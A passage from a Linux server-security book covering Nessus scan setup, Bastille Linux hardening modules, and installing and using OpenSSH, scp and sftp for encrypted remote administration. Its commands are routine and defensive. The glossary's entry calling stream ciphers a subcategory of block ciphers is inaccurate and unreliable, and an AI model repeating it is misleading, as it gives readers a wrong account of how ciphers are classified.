Now we specify our targets. We specify these in the "Target(s):" field of the "Target Selection" screen ([Figure 3-13](#)). This can contain hostnames, IP addresses, network addresses in the format x.x.x.x/y (where x.x.x.x is the network number and y is the number of bits in the subnet mask — e.g., 192.168.1.0/24), in a comma-separated list.


Figure 3-13. Target selection screen



The "Perform a DNS zone transfer option" instructs Nessus to obtain all available DNS information on any domain names or subdomain names referred to in the "Target(s):" box. Note that most Internet DNS servers are configured to deny zone-transfer requests to TCP port 53 by unknown hosts. The other options in this screen have to do with the experimental Save Session feature I mentioned earlier — see <http://www.nessus.org/documentation.html> for more information on what the experimental features do and how to use them.

Finally, one last screen before we begin our scan (we're skipping "KB," which applies only if you've compiled and wish to use the Knowledge Base features): "User" (Figure 3-14). In this screen, we can change our client passphrase (this has the same effect as `nessus -C`), and we can fine-tune the targets we specified in the "Target selection" screen.

Figure 3-14. User screen



The specifications you type in this text box are called "rules," and they follow a simple format: `accept address`, `deny address`, or `default [accept | reject]`. The rules listed in Figure 3-14 mean "don't scan 10.193.133.60, but scan everything else specified in the Target screen."

Finally, the payoff for all our careful scan setup: click the "Start the scan" button at the bottom of the screen. The scan's length will vary, depending mainly on how many hosts you're scanning and how many tests you've enabled. The end result? A report such as that shown earlier in Figure 3-8.

From the Report window, you can save the report to a file, besides viewing the report and drilling down into its various details. Supported report file formats include HTML, ASCII, L^AT_EX, and of course a proprietary Nessus Report format, "NSR" (which you should use for reports from which you wish to view again within Nessus).

Read this report carefully, be sure to expand all "+" boxes, and fix the things Nessus turns up. Nessus can find problems and can even suggest solutions, but it won't fix things for you. Also, Nessus won't necessarily find everything wrong with your system.

Returning to our woofgang example (see [Figure 3-8](#)), Nessus has determined that woofgang is running a vulnerable version of OpenSSH! Even after all the things we've done so far to harden this host, there's still a major vulnerability to take care of. We'll have to upgrade woofgang's OpenSSH packages before putting this system into production.

Interestingly, I *had* run *yast2*'s "Online Update" utility on the host I used in these examples, but evidently not recently enough to catch the new OpenSSH packages. This is an excellent illustration of how judicious use of security scanning can augment your other security practices.

3.1.10 Understanding and Using Available Security Features

This corollary to the principle of least privilege is probably one of the most obvious but least observed. Since many applications' security features aren't enabled by default (running as an unprivileged user, running in a chroot jail, etc.), those features tend not to be enabled, period. Call it laziness or call it a logical aversion to fixing what doesn't seem to be broken, but many people tinker with an application only enough to get it working, indefinitely postponing that crucial next step of securing it too.

This is especially easy to justify with a server that's supposedly protected by a firewall and maybe even by local packet filters: it's covered, right? Maybe, but maybe not. Firewalls and packet filters protect against certain types of network attacks (hopefully, most of them), but they can't protect you against vulnerabilities in the applications that firewalls/filters still allow.

As we saw with woofgang, the server we hardened with iptables and then scanned with nmap and Nessus, it only takes one vulnerable application (OpenSSH, in this case) to endanger a system. It's therefore imperative that a variety of security strategies and tools are employed. This is called "Defense in Depth," and it's one of the most important concepts in information security.

3.1.11 Documenting Bastion Hosts' Configurations

Finally, document the steps you take in configuring and hardening your bastion hosts. Maintaining external documentation of this kind serves three important functions. First, it saves time when building subsequent, similar systems. Second, it helps you to rebuild the system quickly in the event of a hard-drive crash, system compromise, or any other event requiring a "bare-metal recovery."

Third, good documentation can also be used to disseminate important information beyond one key person's head. (Even if you work alone, it can keep key information from being lost altogether should it get misplaced somewhere in that head!)

3.2 Automated Hardening with Bastille Linux

The last tool we'll explore in this chapter is Bastille. You might be wondering why I've saved this powerful hardening utility for last: doesn't it automate many of the tasks we've just covered? It does, but with two caveats.

First, it's very Red Hat-centric. It simply will not run on any distribution besides those derived from Red Hat, specifically Red Hat itself, Mandrake, and Immunix (although future versions may include support for Debian, SuSE, TurboLinux, and HP/UX). Second, even if you do run a supported distribution, it's extremely important that you use Bastille as a tool rather than a crutch. There's no good shortcut for learning enough about how your system works to secure it.

The Bastille guys (Jay Beale and Jon Lasser) are at least as convinced of this as I am: Bastille has a remarkable focus on educating its users.

3.2.1 Background

Bastille Linux is a powerful set of Perl scripts, which both secures Linux systems and educates their administrators. It asks clear, specific questions about your system that allow it to create a custom security configuration. It also explains each question in detail so that by the time you've finished a Bastille session, you've learned quite a bit about Linux/Unix security. If you already understand system security and are only

interested in using Bastille to save time, you can run Bastille in an "explain-less" mode that asks all the same questions but skips the explanations.

3.2.1.1 How Bastille came to be

The original goal of the Bastille team (led by Jon Lasser and Jay Beale) was to create a new secure Linux distribution based on Red Hat. The quickest way to get their project off the ground was to start with a normal Red Hat installation and then to "bastille-ify" it with Perl scripts.

Before long, the team had decided that a set of hardening scripts used on different distributions would be less redundant and more flexible than an entirely new distribution. Rather than moving away from the script approach altogether, the Bastille team has instead evolved the scripts themselves.

The Perl scripts that comprise Bastille Linux are quite intelligent and make fewer assumptions about your system than they did when Bastille was used only on fresh installations of Red Hat. Your system need not be a "clean install" for Bastille to work: it transparently gleans a good deal of information about your system before making changes to it.

3.2.2 Obtaining and Installing Bastille

To get the latest version of Bastille Linux, point your web browser to <http://www.bastille-linux.org/>. This page contains links to the Bastille packages and also contains complete instructions on how to install them and the Perl modules that Bastille requires. Unlike earlier versions, Bastille 1.2 is now distributed as a set of RPMs in addition to its traditional source-code tarball.

If you opt for the RPMs, which is recommended, you'll need the "main" package, currently *Bastille-1.2.0-1.1mdk.noarch.rpm*, plus one or both of the Bastille user interfaces: the X (Tk) version, currently *Bastille-Tk-module-1.2.0-1.1mdk.noarch.rpm*, or the text (*ncurses*) version, currently *Bastille-Curses-module-1.2.0-1.1mdk.noarch.rpm*.

I recommend the text-based interface. Bastille, unlike the scanners we just covered, must be run on the host you wish to harden. (Remember, bastion hosts shouldn't run the X Window System unless absolutely necessary.) This interface not only requires the appropriate Bastille module, but also the package *perl-Curses*. Red Hat and Mandrake both have this package; otherwise, you can also download it from the Bastille web site.

Once your RPMs have successfully installed, you're ready to harden.


3.2.3 Running Bastille

Bastille 1.2 has been simplified somewhat over previous versions: you now need run only a single executable, *InteractiveBastille*. If you installed both user interfaces, this script will invoke the Tk interface by default. To specify the *ncurses* interface, use this command:

InteractiveBastille -c

Now read Bastille's explanations (Figure 3-15), answer its questions, and when you reach the end, reboot to implement Bastille's changes. That's really all there is to running Bastille.

Figure 3-15. InteractiveBastille session



3.2.4 Some Notes on InteractiveBastille

InteractiveBastille explains itself extremely well during the course of a Bastille session. This verbosity notwithstanding, the following general observations on certain sections may prove useful to the beginner:

Module 1: *Firewall.pm*

Bastille has one of the better facilities I've seen for automatically generating packet filters. By answering the questions in this section, you'll gain a new script in */etc/init.d*, called *bastillefirewall*, which can be used to initialize ipchains or iptables, whichever your kernel supports. Note that you must manually review and activate this script (i.e., double check the script with your text editor of choice, and then create symbolic links to it with *chkconfig*).

Module 2: *FilePermissions.pm*

This module restricts access to certain utilities and files, mainly by disabling their SUID status. The SUID problem is discussed earlier in this chapter.

Module 3: *AccountSecurity.pm*

This module allows you to create a new administration account and generally tighten up the security of user-account management via password aging, tty restrictions, etc. These are all excellent steps to take; I recommend using them all.

Module 4: *BootSecurity.pm*

If it's possible for unknown or untrusted persons to sit in front of your system, reboot or power-cycle it, and interrupt the boot process, these settings can make it harder for them to compromise the system.

Module 5: *SecureInetd.pm*

inetd and *xinetd* can pose numerous security problems. This Bastille module configures access controls for *inetd* or *xinetd* services, depending on which is installed on your system. If you're using *inetd*, Bastille will configure tcpwrappers; otherwise, it will use *xinetd*'s more granular native-access controls.

Module 6: *DisableUserTools.pm*

The "User Tools" in question here are the system's programming utilities: compilers, linkers, etc. Disabling these is a good idea if this is a bastion host. Note that as in most other cases, when Bastille says "disable," it actually means "restrict to root-access only."

Module 7: *ConfigureMiscPAM.pm*

Several useful restrictions on user accounts are set here. Note, however, that the file-size restriction of 40MB that Bastille sets may cause strange behavior on your system. Be prepared to edit */etc/security/limits.conf* later if this happens to you.

Module 8: *Logging.pm*

Too little logging is enabled by default on most systems. This module increases the overall amount of logging and allows you to send log data to a remote host. Process accounting (i.e., tracking all processes) can also be enabled here, but is overkill for most systems.

Module 9: *MiscellaneousDaemons.pm*

In this section, you can disable a number of services that tend to be enabled by default, despite being unnecessary for most users.

Module 10: *Sendmail.pm*

This Bastille module performs some rudimentary tweaks to *sendmail*: notably, disabling its startup script if the system is not an SMTP gateway and disabling dangerous SMTP commands such as EXPN and VRFY if it is.

Module 11: *Apache.pm*

This module addresses several aspects of Apache (web server) security, including interface/IP bindings, server-side includes, and CGI.

Module 12: *Printing.pm*

It's common for *lpd*, the Line Printer Daemon, to be active even if no printers have been configured. That may not sound too frightening, but there have been important security exposures in *lpd* recently and in the past. This module disables printing if it isn't needed.

Module 13: *TMPDIR.pm*

Since */tmp* is world-readable and -writable, there have been security problems associated with its use. This module sets up `TMPDIR` and `TMP` environment variables for your user accounts; these variables define alternate temporary directories that are less likely to be abused than */tmp*.

3.2.5 Bastille's Logs

So, after InteractiveBastille is finished and the system is rebooted, what then? How do we know what happened? Thanks to Bastille's excellent logging, it's easy to determine exactly which changes were successful and, equally important, which failed.

It's probably a good idea to review these logs regardless of whether you think something's gone wrong; meaningful logging is one of Bastille's better features. Whether a beginner or a security guru, you should know not only what changes Bastille makes, but how it makes them.

Bastille writes its logs into */root/Bastille/log/*. Two logs are created by *BackEnd.pl*: *action-log* and *error-log*. *action-log* provides a comprehensive and detailed accounting of all of Bastille's activities. Errors and other unexpected events are logged to *error-log*.

3.2.6 Hooray! I'm Completely Secure Now! Or Am I?

Okay, we've carefully read and answered the questions in InteractiveBastille, we've rebooted, and we've reviewed Bastille's work by going over its logs. Are we there yet?

Well, our system is clearly much more secure than it was before we started. But as Bruce Schneier is fond of saying, security is a process, not a product: while much of the work necessary to bastionize a system only needs to be performed once, many important security tasks, such as applying security patches and monitoring logs, must be performed on an ongoing basis.

Also, remember our quest for "Defense in Depth": having done as much as possible to harden our base operating system, we still need to leverage any and all security features supported by our important applications and services. That's what the rest of this book is about.

Chapter 4. Secure Remote Administration

Your server is bastionized, it resides in a firewall-protected DMZ network, and its services are fully patched and configured for optimal security. You've just installed it in a server room, which is monitored by surly armed guards and accessible only after peering into a retinal scanner and submitting to a body cavity search. Not that you plan to visit the system in person, though; it'll be no problem to perform your administrative duties from the comfort of your office, thanks to good old Telnet. What's wrong with this picture?

4.1 Why It's Time to Retire Clear-Text Admin Tools

TCP/IP network administration has never been simple. And yet, many of us remember a time when connecting a host to "the network" meant one's local area network (LAN), which itself was unlikely to be connected to the Internet (originally the almost-exclusive domain of academia and the military) or any other external network.

Accordingly, the threat models that network and system administrators lived with were a little simpler than they are now: external threats were of much less concern then. Which is not to say that internal security is either simple or unimportant; it's just that there's generally less you can do about it.

In any event, in the old days we used *telnet*, *rlogin*, *rsh*, *rcp*, and the X Window System to administer our systems remotely, because of the aforementioned lesser threat model and because packet sniffers (which can be used to eavesdrop the passwords and data that these applications transmit unencrypted) were rare and people who knew how to use them were even rarer.

This is not so any more. Networks are bigger and more likely to be connected to the Internet, so packets are therefore more likely to pass through untrusted bandwidth. Furthermore, nowadays, even relatively unsophisticated users are capable of using packet sniffers and other network-monitoring tools, most of which now sport graphical user interfaces and educational help screens. "Hiding in plain sight" is no longer an option.

None of this should be mistaken for nostalgia. Although in olden times, networking may have involved fewer and less-frightening security ramifications, there were far fewer interesting things you could do on those early networks. With increased flexibility and power comes complexity; with complexity comes increased opportunity for mischief.

The point is that *clear-text username/password authentication is obsolete*. (So is clear-text transmission of any but the most trivial data, and, believe me, very little in an administrative session isn't fascinating to prospective system crackers.) It's simply become too easy to intercept and view network packets.

But if *telnet*, *rlogin*, *rsh*, and *rcp* are out, what *should* one use? There *is* a convenient yet secure way to administer Unix systems from afar: it's called the Secure Shell.

4.2 Secure Shell Background and Basic Use

A few years ago, Finnish programmer Tatu Ylönen created a terrifically useful application called the Secure Shell, or SSH. SSH is a suite of tools that roughly correspond to Sun's *rsh*, *rcp*, and *rlogin* commands, but with one very important difference: paranoia. SSH lets you do everything *rsh*, *rcp*, and *rlogin* do, using your choice of libertarian-grade encryption and authentication methods.

But there was a catch: SSH Version 1 relied heavily on RSA — an excellent but, until very recently, encumbered (patented) technology whose owners required that any application that used it be licensed unless used in noncommercial settings. (Even in noncommercial use, SSH's legality was murky, especially in the U.S.). But wait, RSA's U.S. patents expired in September 2000 — problem solved, right?

Almost: Tatu's got to earn a living, so by the time RSA became less encumbered, SSH itself had become more so as his company, SSH Communications Security, tightened the licensing reins. In fact, beginning with SSH Version 2.0, unlicensed/free commercial use (irrespective of RSA issues) was no longer permitted. All this despite Tatu's sincere desire that SSH become an Internet standard, one of the requirements of which is that at least one free implementation be available.

SSH Communications Security eventually loosened the licensing reins with SSH v.2.3, making it free even for commercial use if run on Linux, FreeBSD, NetBSD, and OpenBSD, and returning the right to free use to all noncommercial users regardless of the operating system.

But by this time, Aaron Campbell, Bob Beck, Markus Friedl, Niels Provos, Theo de Raadt, Dug Song, and others on the OpenBSD team had taken matters into their own hands. OpenBSD, of course, is the secure-by-default offshoot of NetBSD, which, in turn, is a free version of BSD Unix. Theo and our open source brethren in the OpenBSD project wanted to include SSH in OpenBSD 2.6, but were wary of SSH's various

encumbrances. When they learned that the Swedish programmer Björn Grönvall had released an improved version of SSH 1.2.12 called "OSSSH" (1.2.12 was, at the time, the last completely-free-except-for-RSA version of Ylönen's SSH), the OpenBSD guys rapidly got to work on updating and adapting OSSSH for a larger audience. Their version, OpenSSH, has been part of OpenBSD ever since and is now portable to most Unices.

OpenSSH built on Grönvall's OSSSH work, adding support for later versions of the SSH protocol and modularizing its cryptographic mechanisms in such a way that it's possible to compile OpenSSH without any patented algorithms whatsoever (i.e., without support for SSH v.1 protocols, which depend on RSA). The other innovation the OpenBSD team brought was the forking of the OpenSSH code base into a "clean" version, which is kept as simple and platform independent as possible, and a "portable" version, which can be compiled for a variety of Unices besides OpenBSD.

This last innovation is of particular note to Linux users: the clean version is kept that way to maximize the code's "auditability," ensuring that it's fundamentally stable and secure. Only after this code is blessed by Theo and Markus (righteous paranoiacs) are portability enhancements added. Thus, we benefit from a software package that is both extremely secure and 100% Linux compatible.

By the way, less than two months passed between the time the OpenBSD crew discovered OSSSH and the time they released OpenSSH 1.2.2; in addition, only 6.5 months after that, they released the fully portable and SSH v.2-compatible OpenSSH 2.0. Even considering that they were building on Ylönen's and Grönvall's work, this is a remarkable achievement, especially considering the quality of the end product and the fact that nobody gets paid for it!

So that's the story of SSH and OpenSSH so far. I hope you agree that it's a pretty compelling one, as notable as is OpenSSH itself. Indeed, OpenSSH has very rapidly become the preferred version of SSH for open source Unices: as of this writing, the latest releases of Red Hat, Debian, and SuSE Linux all ship with binary packages of OpenSSH.



"SSH v.1.x" and "SSH Protocol v.1" refer to SSH's software release and protocol, respectively, and are not really synonymous. But since the package and protocol major version numbers *roughly* correspond, from here on in I'll use "SSH v.1.x" to refer to RSA-based versions of SSH/OpenSSH and "SSH v.2x" to refer to versions that support both RSA and DSA.

4.2.1 How SSH Works

Secure Shell works very similarly to Secure Sockets Layer web transactions (it's no coincidence that the cryptographic functions used by OpenSSH are provided by OpenSSL, a free version of Netscape's Secure Sockets Layer source-code libraries). Both can set up encrypted channels using generic "host keys" or with published credentials (digital certificates) that can be verified by a trusted certificate authority (such as VeriSign). Public-key cryptography is discussed further later in this chapter, but here's a summary of how OpenSSH builds secure connections.

First, the client and the server exchange (public) host keys. If the client machine has never encountered a given public key before, both SSH and most web browsers ask the user whether to accept the untrusted key. Next, they use these public keys to negotiate a session key, which is used to encrypt all subsequent session data via a block cipher such as Triple-DES (3DES), blowfish, or IDEA.



As its name implies, a session key is created specifically for a given session and is not used again after that session closes. Host and user keys, however, are static. You might wonder, why not just use host or user keys to encrypt everything? Because the algorithms used in public-key cryptography are slow and CPU-intensive. Why not use the same session key for multiple sessions? Because unique session keys require more work for an attacker who attempts to crack multiple sessions.

Cryptographic Terms

Any cryptographic mechanism is made up of several parts. Details concerning how they're used and how they relate to each other vary from mechanism to mechanism, but in general, any scheme contains some combination of the following:

Algorithm

The heart of the mechanism; a mathematical or logical formula that transforms cleartext into ciphertext, or vice versa.

Block cipher

Family of encryption algorithms in which data is split up into blocks (typically 64 bits

or greater per block) prior to transformation. Block ciphers are one category of symmetric algorithms — i.e., they use the same key for both encryption and decryption.

Cipher

Synonym for algorithm.

Ciphertext

Encrypted data.

Cleartext

Nonencrypted data

Entropy

In layman's terms, true randomness (which is harder to obtain than you might think!). All cryptographic schemes depend on entropy in some form.

Key

A secret word, phrase, or other string of data that is fed into an algorithm to encrypt or decrypt data. Ideally, a key should have high entropy to minimize its likeliness of being guessed.

Passphrase

Secret word or phrase used to encrypt or otherwise protect a key. Ideally, one's key should be very long and completely random; since such keys are virtually impossible to memorize, they are therefore typically stored as a file that is itself encrypted and protected with a shorter but easier-to-remember passphrase.

Public-key cryptography

Cryptographic schemes/algorithms in which each user or entity has two keys: one nonsecret key ("public key") for encrypting and one secret key ("private key") for decrypting. The private key can also be used for signing data, and the public key for verifying such signatures. Public-key algorithms tend to be slow, but useful for authentication mechanisms and negotiating keys used in other types of ciphers.

Salt

A not-necessarily-secret but usually highly random piece of data fed into the algorithm along with one's key and cleartext data. Salts are often used to add entropy to keys and are almost always transparent to end users (i.e., used "behind the scenes").

Stream cipher

Subcategory of block ciphers. By operating at the word, byte, or even bit level, stream ciphers are designed to be as fast as possible in order to accommodate data streams (e.g., network sessions).

Symmetric algorithm

An encryption algorithm in which the same key is used for both encryption of data and decrypting of ciphertext. These schemes tend to be fast, but secure sharing/transmission of keys between sender and receiver is problematic.

As with typical SSL connections, this initial round of key exchanging and session-key negotiation is completely transparent to the end user. Only after the encrypted session is successfully set up is the end user prompted for logon credentials.

By default, the server attempts to authenticate the client using RSA or DSA certificates (key pairs). If the client (user) has a certificate recognized by the server, the user is prompted by their client software for the certificate's private-key passphrase; if entered successfully, the certificate is used by the SSH client and server to complete a challenge-response authentication, which proves to the server that the client possesses the private key that corresponds to a public key registered with the server. At no point is the private key itself, its passphrase, or any other secret data sent over the network.

Also by default, if RSA/DSA authentication fails or if there is no client certificate to begin with, the user is prompted by the remote server for a standard Unix username/password combination that is valid for the remote system. Remember, an encrypted session has already been established between client and server, so this username/password combination, while easier to subvert or guess than certificate-based authentication, is at least encrypted prior to being transmitted to the server.



If enabled, *rhosts*-style host-IP-based authentication with or without RSA keys may be used; OpenSSH also supports authentication using KerberosIV and S/KEY.

Finally, after successful authentication, the session proper begins: a remote shell, a secure file transfer, or a remote command is begun over the encrypted tunnel.

As mentioned earlier, SSH is actually a suite of tools:

sshd

The daemon that acts as a server to all other SSH commands

ssh

The primary end-user tool; used for remote shell, remote command, and port-forwarding sessions

scp A tool for automated file transfers

sftp A tool for interactive file transfers

ssh-keygen Generates private-public key pairs for use in RSA and DSA authentication (including host keys)

ssh-agent A daemon used to automate a client's RSA/DSA authentications

ssh-add Loads private keys into a *ssh-agent* process

ssh-askpass Provides an X Windows interface for *ssh-add*

Of these tools, most users concern themselves only with *ssh*, since "encrypted Telnet" is the simplest use of SSH. *scp*, *sftp*, *ssh-agent*, and *ssh-add*, however, along with the strong authentication and TCP port-forwarding capabilities of *ssh* itself, make SSH considerably more flexible than that. Since we're paranoid and want to encrypt as much of the stuff we fling over networks as possible, we leverage this flexibility as fully as we can.

4.2.2 Getting and Installing OpenSSH

The URL for OpenSSH's web site is <http://www.openssh.com>. This is the place to go for the latest version of OpenSSH, both in source-code and RPM forms, and also for OpenSSL, which is required by OpenSSH.

Also required is *zlib*, available at <ftp://ftp.freessoft.com/pub/infozip/zlib>.

You may or may not get by with RPM packages, depending mainly on whether the RPMs you wish to install were created for your distribution (Mandrake, Red Hat, SuSE, and a number of other distributions can use RPMs, but not always interchangeably). If your distribution doesn't provide its own OpenSSH RPMs, even in a "contrib." (end-user contributed) directory, you're best off compiling OpenSSH from source.

To Linux old timers, "rolling your own" software installations is no big deal; but if you're not in that category, don't despair. All three distributions use *configure* scripts that eliminate the need for most users to edit any Makefiles. Assuming your system has *gcc* and the normal assortment of system libraries and that these are reasonably up-to-date, the build process is both fast and simple.

In my own case, after installing OpenSSL 0.9.5a and *zlib*-1.1.3 (all version numbers, by the way, may be outdated by the time you read this!), I followed these steps to build and install OpenSSH 2.9p1:

```
tar -xzvf openssh-2.9p1.tar.gz
cd openssh-2.9p1
./configure --sysconfdir=/etc/ssh
make
make install
```

Note that in the third line of the previous code listing, as per instructions provided by the file *INSTALL*, I fed the *configure* script one customized option: rather than installing all configuration files in */etc*, I instructed it to create and use a subdirectory, */etc/ssh*. Since this version of OpenSSH supports both RSA and DSA keys and since each type of key is stored in its own *authorized_keys* file, it makes sense to minimize the amount of clutter SSH adds to */etc* by having SSH keep its files in a subdirectory.



Be diligent in keeping up with the latest version of OpenSSH and, for that matter, all other important software on your system! Security software tends to bear enough scrutiny to be updated frequently, or at least it's supposed to be. Over the past year or two, major revisions of OpenSSH have been released every few months.

(Lest you think this is due to sloppy programming in need of frequent fixing, I assure you that in this case, it's actually indicative of the OpenSSH team's paranoia, finickiness, and ongoing lust for perfection.)

If you wish to run the Secure Shell Daemon *sshd* (i.e., you wish to accept *ssh* connections from remote hosts), you'll also need to create startup scripts and, in the case of SuSE, edit */etc/rc.config*. This has also been thought of for you: the source distribution's *contrib* directory contains some useful goodies. The *contrib/redhat* directory contains *sshd.init*, which can be copied to */etc/rc.d* and linked to in the appropriate runlevel directory (*/etc/rc.d/rc2.d*, etc.). It also contains *sshd.pam*, which can be installed in */etc/pam* if you use Pluggable Authentication Modules (PAM), and also *openssh.spec*, which can be used to create your very own OpenSSH RPM package. These files are intended for use on Red Hat systems, but will probably also work on Red Hat-derived systems (Mandrake, Yellow Dog, etc.).

The *contrib/suse* directory also contains an *openssh.spec* file for creating OpenSSH RPM packages for SuSE and an *rc.sshd* file to install in */etc/rc.d* (actually */sbin/init.d* in SuSE). In addition, it contains *rc.config.ssd*, the contents of which must be added to */etc/rc.config* for the *rc.sshd* script to work properly. This is achieved by simply entering the following command:

```
cat ./rc.config.ssd >> /etc/rc.config
```

Create a symbolic link in *rc2.d* and/or *rc3.d*, and your SuSE system is ready to serve up secured shells!

Either reboot or type ***/etc/rc.d/rc.sshd start*** to start the daemon.

4.2.3 SSH Quick Start

The simplest use of *ssh* is to run interactive shell sessions on remote systems with Telnet. In many cases, all you need to do to achieve this is to install *ssh* and then, without so much as looking at a configuration file, enter the following:

```
ssh remote.host.net
```

You will be prompted for a password (*ssh* assumes you wish to use the same username on the remote system as the one you're currently logged in with locally), and if that succeeds, you're in! That's no more complicated yet much more secure than Telnet.

If you need to use a different username on the remote system than you're logged in with locally, you need to add it in front of the hostname as though it were an email address. For example, if I'm logged on to my laptop as *mick* and wish to *ssh* to *kong-fu.mutantmonkeys.org* as user *mbauer*, I'll use the command listed in [Example 4-1](#).

Example 4-1. Simple *ssh* command

```
ssh mbauer@kong-fu.mutantmonkeys.org
```

I keep saying *ssh* is more secure than Telnet, but how? Nothing after the *ssh* login seems different from Telnet. You may be asked whether to accept the remote server's public key, it may in general take a little longer for the session to get started, and depending on network conditions, server load, etc., the session may seem slightly slower than Telnet; but for the most part, you won't notice much difference.

But remember that before *ssh* even prompts you for a password or passphrase, it has already transparently negotiated an encrypted session with the remote server. When I do type my username and password, it will be sent over the network through this encrypted session, *not* in clear text as with Telnet. Furthermore, all subsequent shell-session data will be encrypted as well. I can do whatever I need to do, including *su -*, without worrying about eavesdroppers. And all it costs me is a little bit of latency!

4.2.4 Using *sftp* and *scp* for Encrypted File Transfers

With Version 2.0 of SSH, Tatu Ylönen introduced a new feature: *sftp*. Server-side support for *sftp* is built in to *sshd*. In other words, it's hardcoded to invoke the *sftp*-server process when needed; it isn't necessary for you to configure anything or add any startup scripts. You don't even need to pass any flags to configure at compile time.

Note, however, that *sftp* may or may not be supported by hosts to which you wish to connect. It's only been fully supported in OpenSSH since OpenSSH v. 2.9. If a host you need to transfer files to or from doesn't support *sftp*, you'll need to use *scp*.

Using the *sftp* client is just as simple as using *ssh*. As mentioned earlier, it very closely resembles "normal" *ftp*, so much so that we needn't say more about it right now other than to look at a sample *sftp* session:

```
[mick@kolach stash]# sftp crueller
Connecting to crueller...
mick@crueller's password:
sftp> dir
drwxr-x---  15 mick      users           1024 May 17 19:35 .
drwxr-xr-x  17 root      users           1024 May 11 20:02 ..
-rw-r--r--   1 mick      users           1126 Aug 23  1995
baklava_recipe.txt
-rw-r--r--   1 mick      users          124035 Jun 10  2000
donut_ctrfold.jpg
-rw-r--r--   1 mick      users             266 Mar 26 17:40 blintzes_faq
-rw-r--r--   1 mick      users             215 Oct 22  2000
exercise_regimen.txt
sftp> get blintzes_faq
Fetching /home/mick/blintzes_faq to blintzes_faq
```

```
sftp> put bakery_maps.pdf
Uploading bakery_maps.pdf to /home/mick
sftp> quit
[mick@kolach stash]#
```

The *scp* command, in most ways equivalent to the old *rcp* utility, is used to copy a file or directory from one host to another. (In fact, *scp* is based on *rcp*'s source code.) In case you're unfamiliar with either, they're noninteractive: each is invoked with a single command line in which you must specify the names and paths of both what you're copying and where you want it to go.

This noninteractive quality makes *scp* slightly less user friendly than *sftp*, at least for inexperienced users: to use *scp*, most people need to read its manpage (or books like this!). But like most other command-line utilities, *scp* is far more useful in scripts than interactive tools tend to be.

The basic syntax of the *scp* command is:

```
scp [options] sourcefilestring destfilestring
```

where each file string can be either a normal Unix file/path string (e.g., `./docs/hello.txt`, `/home/me/mydoc.txt`, etc.) or a host-specific string in the following format:

```
username@remote.host.name:path/filename
```

For example, suppose I'm logged into the host *crueller* and want to transfer the file *recipe* to my home directory on the remote host *kolach*. Suppose further that I've got the same username on both systems. The session would look something like [Example 4-2](#) (user input in bold).

Example 4-2. Simple scp session

```
crueller: > scp ./recipe kolach:~

mick@kolach's password: *****
  recipe                100% |*****>| 13226
00:00
```

```
crueller: >
```

After typing the *scp* command line, I was prompted for my password (my username, since I didn't specify one, was automatically submitted using my *crueller* username). *scp* then copied the file over, showing me a handy progress bar as it went along.

Suppose I'm logged on to *crueller* as *mick*, but have the username *mbauer* on *kolach*, and I wish to write the file to *kolach*'s `/data/recipes/pastries` directory. Then my command line would look like this:

```
crueller: > scp ./recipe mbauer@kolach:/data/recipes/pastries/
```

Now let's switch things around. Suppose I want to retrieve the file `/etc/oven.conf` from *kolach* (I'm still logged in to *crueller*). Then my command line looks like this:

```
crueller: > scp mbauer@kolach:/etc/oven.conf .
```

Get the picture? The important thing to remember is that the source must come before the destination.

4.2.5 Digging into SSH Configuration

Configuring OpenSSH isn't at all complicated. To control the behavior of the SSH client and server, there are only two files to edit: *ssh_config* and *sshd_config*, respectively. Depending on the package you installed or the build you created, these files are either in `/etc` or some other place you specified using

```
./configure --sysconfdir
```

(see "Getting and Installing OpenSSH," earlier in this chapter).

ssh_config is a global configuration file for *ssh* sessions initiated from the local host. Its settings are overridden by command-line options and by users' individual configuration files (named, if they exist, `$HOME/.ssh/config`). For example, if `/etc/ssh/ssh_config` contains the line:

```
Compression yes
```

but the file `/home/bobo/.ssh/config` contains the line:

```
Compression no
```

then whenever the user "bobo" runs *ssh*, compression will be disabled by default. If, on the other hand, bobo invokes *ssh* with the command:

```
ssh -o Compression=yes remote.host.net
```

then compression will be enabled for that session.

In other words, the order of precedence for *ssh* options is, in decreasing order, the *ssh* command-line invocation, `$HOME/.ssh/config`, and `/etc/ssh/ssh_config`.

ssh_config consists of a list of parameters, one line per parameter, in the format:

```
parameter-name parameter-value1(parameter-value2, etc.)
```

